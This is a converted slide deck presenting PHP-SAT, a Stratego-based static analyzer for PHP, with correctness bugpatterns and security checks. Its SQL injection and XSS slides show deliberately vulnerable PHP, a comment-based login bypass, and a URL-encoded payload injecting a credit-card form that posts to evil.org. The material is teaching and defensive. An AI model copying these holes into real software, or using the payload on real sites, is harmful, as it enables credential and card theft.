

# PHP-Sat


Building a PHP analyzer in Stratego

Eric Bouwers


November 30, 2006




# What can happen?



# What can happen?



U heeft gezocht naar



# PHP

This talk:

- PHP
- Challenges in parsing / traversing
- Challenges in analyzing



# PHP

This talk:

- PHP
- Challenges in parsing / traversing
- Challenges in analyzing



*PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.*



# Example program

## A simple guestbook

```
My first guestbook: <br />
<form action="<?php echo $PHP_SELF; ?>"
  <input type="text"    name="message">
  <input type="submit" value="go">
</form>
<?php
  if($_GET['message']){
    $fp  = fopen('./messages.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg");
    fclose($fp);
  }
  readfile('./messages.txt');
?>
```



# Example program

## A simple guestbook

My first guestbook

```
<form action="<?p
```

```
<input type="te
```

```
<input type="su
```

```
</form>
```

```
<?php
```

```
if($_GET['mess
```

```
$fp = fopen
```

```
$msg = htme
```

```
fwrite($fp,
```


```
fclose($fp);
```

```
}
```

```
readfile('./messages.txt');
```

```
?>
```

Output:



# Example program

## A simple guestbook

My first guestbook: <br />

```
<form action="<?php echo $PHP_SELF; ?>">
```

```
  <input type="text"    name="message">
```

```
  <input type="submit" value="go">
```

```
</form>
```

```
<?php
```

```
  if($_GET['message']){
```

```
    $fp  = fopen('./messages.txt', 'a');
```

```
    $msg = htmlentities($_GET['message']);
```

```
    fwrite($fp, "$msg");
```

```
    fclose($fp);
```

```
  }
```

```
  readfile('./messages.txt');
```

```
?>
```





# Example program

## A simple guestbook

My first guestbook: <br />

```
<form action="<?php echo $PHP_SELF; ?>">
  <input type="text"    name="message">
  <input type="submit" value="go">
</form>
<?php
  if($_GET['message']){
    $fp  = fopen('./messages.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg");
    fclose($fp);
  }
  readfile('./messages.txt');
?>
```



# Example program

## A simple guestbook

```
My first guestbook: <br />
<form action="<?php echo $PHP_SELF; ?>"
  <input type="text"    name="message">
  <input type="submit" value="go">
</form>
<?php
  if($_GET['message']){
    $fp  = fopen('./messages.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg");
    fclose($fp);
  }
  readfile('./messages.txt');
?>
```



# Example program

## A simple guestbook

```
My first guestbook: <br />
<form action="<?php echo $PHP_SELF; ?>">
  <input type="text"    name="message">
  <input type="submit" value="go">
</form>
<?php
  if($_GET['message']){
    $fp  = fopen('./messages.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg");
    fclose($fp);
  }
  readfile('./messages.txt');
?>
```




# Example program

## A simple guestbook

```
My first guestbook: <br />
<form action="<?php echo $PHP_SELF; ?>">
  <input type="text"    name="message">
  <input type="submit" value="go">
</form>
<?php
  if($_GET['message']){
    $fp  = fopen('./messages.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg");
    fclose($fp);
  }
  readfile('./messages.txt');
?>
```



# Statistics



# Idea

*Make a framework for static analysis for PHP code*  
*Use this framework to find vulnerabilities*



# Idea

*Make a framework for static analysis for PHP code*  
*Use this framework to find vulnerabilities*

Problem:



# Idea

*Make a framework for static analysis for PHP code*  
*Use this framework to find vulnerabilities*

Problem:



Solution:

Google Summer of Code™





# PHP-SAT: PHP's Static Analysis Tool




## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security



# General overview



# Challenge: formal syntax definition



# Challenge: formal syntax definition

Only (real) reference is the actual implementation



## Example: operator parsing

operators.php

```
if(!$foo AnD $bar = $fred){  
    echo 'works....';  
}
```



## Example: operator parsing

operators.php

```
if(!$foo AnD $bar = $fred){  
    echo 'works....';  
}
```

php.net


*Note:*

*Although ! has a higher precedence than =, PHP will still allow expressions similar to the following:*

*if (!\$a = foo()),  
in which case the return value of foo() is put into \$a.*



# General overview



## Challenge: dynamic inclusion of files

index.php

```
<?php
    $prefix = './path/to/files';
    include $prefix.'/common.php';
?>
```





## Challenge: dynamic inclusion of files

index.php

```
<?php
$prefix = './path/to/files';
include $prefix.'/common.php';
?>
```



## Challenge: dynamic inclusion of files

index.php

```
<?php
    $prefix = './path/to/files';
    include $prefix.'/common.php';
?>
```



## Challenge: dynamic inclusion of files

index.php

```
<?php
    $prefix = './path/to/files';
    include $prefix.'/common.php';
?>
```

common.php

```
<html> -- other tags
<?php
    echo 'common file included';
?>
</html>
```



## Challenge: dynamic inclusion of files

index.php

```
<?php
    $prefix = './path/to/files';
    include $prefix.'/common.php';
```

PHP output:

```
<html> -- other tags
common file included
</html>
```

```
<?php
    echo 'common file included';
?>
</html>
```



## Challenge: dynamic inclusion of files

index.php

```
<?php
    $prefix = './path/to/files';
    include $prefix.'/common.php';
?>
```

common.php


```
<html> -- other tags
<?php
    echo 'common file included';
?>
</html>
```

Solution

Perform constant propagation before analysis



# General overview



# Environment

New classname

signature

constructors

PHP5Environment : ClassName



# Environment

New classname

signature

constructors

PHP5Environment : ClassName

strategies

instanceof-PHPEnvironment =

classes\_instanceof(|PHP5Environment())





# Environment

## New classname

### signature

#### constructors

```
PHP5Environment : ClassName
```

### strategies

```
instanceof-PHPEnvironment =
```

```
  classes_instanceof(|PHP5Environment())
```

```
new-php5-environment =
```

```
  <classes_get-class> PHP5Environment()
```

```
  ; classes_new-instance
```

```
  ; classes_set-instance-field(|"function-table"  
                                , <new-hashtable>)
```



# Environment

## New classname

### signature

#### constructors

```
PHP5Environment : ClassName
```

### strategies

```
instanceof-PHPEnvironment =
```

```
  classes_instanceof(|PHP5Environment())
```

```
new-php5-environment =
```

```
  <classes_get-class> PHP5Environment()
```

```
  ; classes_new-instance
```

```
  ; classes_set-instance-field(|"function-table"  
                                , <new-hashtable>)
```



# Environment

## New classname

### signature

#### constructors

```
PHP5Environment : ClassName
```

### strategies

```
instanceof-PHPEnvironment =
```

```
  classes_instanceof(|PHP5Environment())
```

```
new-php5-environment =
```

```
  <classes_get-class> PHP5Environment()
```

```
  ; classes_new-instance
```

```
  ; classes_set-instance-field(|"function-table"  
                                , <new-hashtable>)
```



## Environment (2)

storing and retrieving

strategies

```
add-function(|function) = instanceof-PHPEnvironment;  
  where(  
    classes_get-instance-field(|"function-table")  
    ; where(name := <get-name> function)  
    ; hashtable-put(|name, function)  
  )  
  
get-function(|name) = instanceof-PHPEnvironment;  
  classes_get-instance-field(|"function-table")  
  ; hashtable-get(|name)
```



## Environment (2)

storing and retrieving

strategies

- `add-function(|function) = instanceof-PHPEnvironment;`  
    `where(`  
        `classes_get-instance-field(|"function-table")`  
        `; where(name := <get-name> function)`  
        `; hashtable-put(|name, function)`  
    `)`
- `get-function(|name) = instanceof-PHPEnvironment;`  
    `classes_get-instance-field(|"function-table")`  
    `; hashtable-get(|name)`



## Environment (2)

storing and retrieving

strategies

```
add-function(|function) = instanceof-PHPEnvironment;
```

```
  where(
```

```
    classes_get-instance-field(|"function-table")
```

```
    ; where(name := <get-name> function)
```

```
    ; hashtable-put(|name, function)
```

```
  )
```

```
get-function(|name) = instanceof-PHPEnvironment;
```

```
  classes_get-instance-field(|"function-table")
```

```
  ; hashtable-get(|name)
```



## Environment (2)

storing and retrieving


strategies

```
add-function(|function) = instanceof-PHPEnvironment;
  where(
    classes_get-instance-field(|"function-table")
    ; where(name := <get-name> function)
    ; hashtable-put(|name, function)
  )

get-function(|name) = instanceof-PHPEnvironment;
  classes_get-instance-field(|"function-table")
  ; hashtable-get(|name)
```



# General overview





# PHP-SAT: PHP's Static Analysis Tool



## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security



# PHP-SAT: PHP's Static Analysis Tool



## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security

Other languages have them:

- Java tools: Checkstyle, JDepend, JLint, PMD, ...
- C/C++ tools: BLAST, CScout, Splint, Smatch, ...
- JavaScript tools: JSLint, Javascript Lint, ...
- Python tools: PyChecker, Pyflakes, ...



# Bugpatterns

## Bugpattern

*A bugpattern shows common mistakes at the application level*



# Bugpatterns

## Bugpattern

*A bugpattern shows common mistakes at the application level*



- Similar to FindBugs for Java
- Can be easy to implement

# Bugpatterns

## Bugpattern

*A bugpattern shows common mistakes at the application level*



- Similar to FindBugs for Java
- Can be easy to implement

- 423 packages
- 320 maintainers
- 6 people on the QA team



## C002: Too many parameters

functions.php

```
<?php
    function init($page){
        initialize page
    }
?>
```



## C002: Too many parameters

functions.php

```
<?php
function init($page){
    initialize page
}
?>
```



## C002: Too many parameters

### functions.php

```
<?php
    function init($page){
        initialize page
    }
?>
```

### index.php

```
<?php
    include 'functions.php';
    init($_GET['page'],$_GET['id']);
    further processing
?>
```





## C002: Too many parameters

### functions.php

```
<?php
    function init($page){
        initialize page
    }
?>
```

### index.php

```
<?php
    include 'functions.php';
    init($_GET['page'],$_GET['id']);
    further processing
?>
```



## C002: Too many parameters

### functions.php

```
<?php
    function init($page){
        initialize page
    }
?>
```

### index.php

```
<?php
    include 'functions.php';
    init($_GET['page'],$_GET['id']);
    further processing
?>
```



## C002: Too many parameters

functions.php

```
<?php
```

PHP-Sat output:

```
<?php
```

```
    include 'functions.php';
```

```
    /**
```

```
     * PHP-SAT check (Correctness)
```

```
     * Pattern ID : C002
```

```
     * Description: Too many parameters
```

```
     */
```

```
    init($_GET['page'],$_GET['id']);
```

```
    further processing
```

```
?>
```



## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

```
where env      := <get-php-environment>
      ; function := <get-function(|name)> env
      ; <has-too-many-parameters> (function,params)
      ; t'       := <add-correctness-annotation(|C002())> t
```



## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

● `t@Expr(FunctionCall(FunctionName(name),params)) -> t'`

```
where env      := <get-php-environment>
; function := <get-function(|name)> env
; <has-too-many-parameters> (function,params)
; t'      := <add-correctness-annotation(|C002())> t
```



## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

where env := <get-php-environment>  
; function := <get-function(|name)> env  
; <has-too-many-parameters> (function,params)  
; t' := <add-correctness-annotation(|C002())> t



## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

where env := <get-php-environment>

; function := <get-function(|name)> env

; <has-too-many-parameters> (function,params)

; t' := <add-correctness-annotation(|C002())> t



## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

where env := <get-php-environment>

; function := <get-function(|name)> env

; <has-too-many-parameters> (function,params)

; t' := <add-correctness-annotation(|C002())> t





## C002: Implementation

Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

where env := <get-php-environment>

; function := <get-function(|name)> env

; <has-too-many-parameters> (function,params)

; t' := <add-correctness-annotation(|C002())> t



## C002: Implementation

### Match on the functioncall

rules

TooManyParameters :

```
t@Expr(FunctionCall(FunctionName(name),params)) -> t'
```

```
where env      := <get-php-environment>
      ; function := <get-function(|name)> env
      ; <has-too-many-parameters> (function,params)
      ; t'       := <add-correctness-annotation(|C002())> t
```

### Generic traversal

correctness-main =

```
  topdown-with-inclusion(correctness-check)
```



## C002: Implementation

### Match on the functioncall

rules

TooManyParameters :

t@Expr(FunctionCall(FunctionName(name),params)) -> t'

```
where env      := <get-php-environment>
      ; function := <get-function(|name)> env
      ; <has-too-many-parameters> (function,params)
      ; t'       := <add-correctness-annotation(|C002())> t
```

### Generic traversal

correctness-main =

topdown-with-inclusion(correctness-check)



## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

### Queue.php

```
function sendMailsInQueue( ... ){  
    initialization  
    while ( more mail ){  
        $result = sendmail( ... );  
        if (!PEAR::isError($result)){  
            set result as send  
        } else{  
            PEAR::raiseError( ... );  
        }  
    }  
    return true;  
}
```



## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

### Queue.php

```
function sendMailsInQueue( ... ){  
    initialization  
    while ( more mail ){  
        $result = sendmail( ... );  
        if (!PEAR::isError($result)){  
            set result as send  
        } else{  
            PEAR::raiseError( ... );  
        }  
    }  
    return true;  
}
```



## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

### Queue.php

```
function sendMailsInQueue( ... ){  
    initialization  
    while ( more mail ){  
        $result = sendmail( ... );  
        if (!PEAR::isError($result)){  
            set result as send  
        } else{  
            PEAR::raiseError( ... );  
        }  
    }  
    return true;  
}
```



## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

### Queue.php

```
function sendMailsInQueue( ... ){  
    initialization  
    while ( more mail ){  
        $result = sendmail( ... );  
        if (!PEAR::isError($result)){  
            set result as send  
        } else{  
            PEAR::raiseError( ... );  
        }  
    }  
    return true;  
}
```



## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

### Queue.php

```
function sendMailsInQueue( ... ){  
    initialization  
    while ( more mail ){  
        $result = sendmail( ... );  
        if (!PEAR::isError($result)){  
            set result as send  
        } else{  
            PEAR::raiseError( ... );  
        }  
    }  
    return true;  
}
```





## C006: Ignored return value

Note: “PEAR::raiseError” returns an error-object.

Queue.php

```
function sendMailsInQueue( ... ){
```

PHP-Sat output:

```
if (!PEAR::isError($result)){  
    set result as send  
} else{  
    /**  
     * PHP-SAT check (Correctness)  
     * Pattern ID : C006  
     * Description: Return value is ignored  
     */  
    PEAR::raiseError( ... );  
}
```



## C007: Return from constructor

Geo.php

```
class Net_Geo {  
    class variables  
    function Net_Geo( ... ){  
        initialization  
        return true;  
    }  
    more functionality  
}
```



## C007: Return from constructor

Geo.php

```
class Net_Geo {  
    class variables  
    function Net_Geo( ... ){  
        initialization  
        return true;  
    }  
    more functionality  
}
```



## C007: Return from constructor

Geo.php

```
class Net_Geo {  
    class variables  
    function Net_Geo( ... ){  
        initialization  
        return true;  
    }  
    more functionality  
}
```



## C007: Return from constructor

Geo.php

```
class Net_Geo {  
    class variables  
    function Net_Geo( ... ){  
        initialization  
        return true;  
    }  
    more functionality  
}
```



# C007: Return from constructor

## PHP-Sat output:

```
/**
 * PHP-SAT check (Correctness)
 * Pattern ID : C007
 * Description: Return from constructor
 */
class Net_Geo {
    class implementation
}
}
```



## C007: Return from constructor

Geo.php

```
class Net_Geo {  
    class variables  
    function Net_Geo( ... ){  
        initialization  
        return true;  
    }  
    more functionality  
}
```

13 cases in 10 packages, 1 from 2004...



# C007: Implementation

## PHP implementation

```

if(preg_match('/class\s+(\w+)\s+(\s|\{)\s*.*?function\s+
                (\1|__construct)\s+(\s|\() [^{}]+?\{((([^{}])*
                \{.*?\}[^{}])*)*\}\s/'
                , $bf, $m)) {

    if(preg_match_all('/((return(.*)?);)|\$this\s*=.*?;)/s'
        , $m[5], $m2)) {

        echo "File $file:\n";
        echo "Class' {$m[1]} constructor might return:\n";
        echo "\t", implode("\n\t", $m2[1]), "\n\n";
    }
}

```





# C007: Implementation

## Stratego implementation

### rules

ReturnInConstructor:

```
t@Class(_,name,_,_,_) -> t'
  where has-constructor-with-return(|name)
        ; t' := <add-correctness-annotation(|C007())> t
```

### strategies

```
has-constructor-with-return(|name) =
  env    := <get-php-environment>
; class := <get-class(|name)> env
; const := <get-class-constructor> class
; ast    := <get-reference-ast> const
; <oncetd(?Return(Some(_)))> ast
```



# C007: Implementation

## Stratego implementation

### rules

ReturnInConstructor:

```
t@Class(_,name,_,_,_) -> t'
  where has-constructor-with-return(|name)
        ; t' := <add-correctness-annotation(|C007())> t
```

### strategies

```
has-constructor-with-return(|name) =
  env    := <get-php-environment>
; class := <get-class(|name)> env
; const := <get-class-constructor> class
; ast    := <get-reference-ast> const
; <oncetd(?Return(Some(_)))> ast
```



# C007: Implementation

## Stratego implementation

### rules

ReturnInConstructor:

```
t@Class(_,name,_,_,_) -> t'
  where has-constructor-with-return(|name)
         ; t' := <add-correctness-annotation(|C007())> t
```

### strategies

```
has-constructor-with-return(|name) =
  env    := <get-php-environment>
; class  := <get-class(|name)> env
; const  := <get-class-constructor> class
; ast    := <get-reference-ast> const
; <oncetd(?Return(Some(_)))> ast
```



# C007: Implementation

## Stratego implementation

### rules

ReturnInConstructor:

```
t@Class(_,name,_,_,_) -> t'
  where has-constructor-with-return(|name)
         ; t' := <add-correctness-annotation(|C007())> t
```

### strategies

```
has-constructor-with-return(|name) =
  env    := <get-php-environment>
; class  := <get-class(|name)> env
; const  := <get-class-constructor> class
; ast    := <get-reference-ast> const
; <oncetd(?Return(Some(_)))> ast
```



# PHP-SAT: PHP's Static Analysis Tool



Goals:

- Static analysis framework
- Correctness checks
- Statically check for security



# PHP-SAT: PHP's Static Analysis Tool



Goals:

- Static analysis framework
- Correctness checks
- Statically check for security

How to find vulnerabilities?



# SQL injection



PhoneMe, your personal phone-list.

Please login:

name:

pass:



# SQL injection



## PhoneMe source code

```
<?php
$query =
"SELECT * FROM users
  WHERE name='{$_POST['name']}'
  AND pass='{$_POST['pass']}'";
// use $query as a query
?>
```





# SQL injection



PhoneMe, your personal phone-list.

Please login:

name:

pass:

Login



# SQL injection




Value of \$query

```
SELECT * FROM users  
WHERE name='bob' and pass = 'pass'
```



# SQL injection



PhoneMe, your personal phone-list.

Please login:

name:

pass:

Login



# SQL injection




Value of \$query

```
SELECT * FROM users  
WHERE name='bob' -- ' and pass = 'useless'
```



# SQL injection



PhoneMe, your personal phone-list.

Hello Bob,

Who do you want to call today?

Christina: 555-...

Justin: 555-...

Britney: 555-...

Robbie: 555-...

...



# SQL injection

## PhoneMe source code

```
<?php
$query =
"SELECT * FROM users
● WHERE name='{$_POST['name']}'
● AND pass='{$_POST['pass']}'";
// use $query as a query
?>
```



# SQL injection

## PhoneMe source code

```
<?php
$query =
"SELECT * FROM users
  ● WHERE name='".addslashes($_POST['name'])."'
  ● AND pass='".addslashes($_POST['pass'])."'";
// use $query as a query
?>
```



# Cross-site scripting (XSS)



Trustme, A webshop to trust!



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php
$words = $_GET['product'];

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}
?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php
$words = $_GET['product'];

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}
?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php  
$words = $_GET['product'];
```

```
// search for results  
echo 'You searched for: '  
echo $words , '<br />';
```

```
if($results){  
// output results  
} else {  
echo 'Nothing found :(';  
}  
?>
```



# Cross-site scripting (XSS)

## TrustMe source code


```
<?php
$words = $_GET['product'];

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}
?>
```



# Cross-site scripting (XSS)



Trustme, A webshop to trust!

Find product

You searched for: me.

please fill in you creditcard number:

Find



# Cross-site scripting (XSS)

You've got mail!

Dear Alice,

We from TrustMe have found out that we miss some of your information.

Could you please fill out this form? Thanks!

`www.example.com/?product=me.+%3Cbr+%2F%3E+  
please+fill+in+you+creditcard+number%3A+  
%3Cbr+%2F%3E+%3Cform+action%3D%22http%3A%2F%  
2Fwww.evil.org%22%3E%3Cinput+type%3Dtext+%2F%  
3E+%3Cinput+type%3Dsubmit+value%3DFind+  
product+%3E+`



# Cross-site scripting (XSS)



You've got mail!

Dear Alice,


We from TrustMe have found out that we miss some of your information.

Could you please fill out this form? Thanks!

```
www.example.com/?product=me.+%3Cbr+%2F%3E+
please+fill+in+you+creditcard+number%3A+
%3Cbr+%2F%3E+%3Cform+action%3D%22http%3A%2F%
2Fwww.evil.org%22%3E%3Cinput+type%3Dtext+%2F%
3E+%3Cinput+type%3Dsubmit+value%3DFind+
product+%3E+
```



# Cross-site scripting (XSS)



Trustme, A webshop to trust!

Find product

You searched for: me.

please fill in you creditcard number:

Find





# Cross-site scripting (XSS)

## TrustMe source code

```
<?php
```

```
● $words = $_GET['product'];
```

```
// search for results
```

```
echo 'You searched for: ';
```

```
echo $words , '<br />';
```

```
if($results){
```

```
// output results
```

```
} else {
```

```
echo 'Nothing found :(';
```

```
}
```

```
?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php
```

```
● $words = htmlentities($_GET['product']);
```

```
// search for results
```

```
echo 'You searched for: ';
```

```
echo $words , '<br />';
```

```
if($results){
```

```
// output results
```

```
} else {
```

```
echo 'Nothing found :(';
```

```
}
```

```
?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php

$words = htmlentities($_GET['product']);

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}

?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php

$words = htmlentities($_GET['product']);

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}

?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php

$words = htmlentities($_GET['product']);

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}

?>
```



# Cross-site scripting (XSS)

## TrustMe source code

```
<?php

$words = htmlentities($_GET['product']);

// search for results
echo 'You searched for: ';
echo $words , '<br />';

if($results){
// output results
} else {
echo 'Nothing found :(';
}
?>
```

This looks like  
type-state!



# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;

?>
```



# Security algorithm

## Program

```
<?php
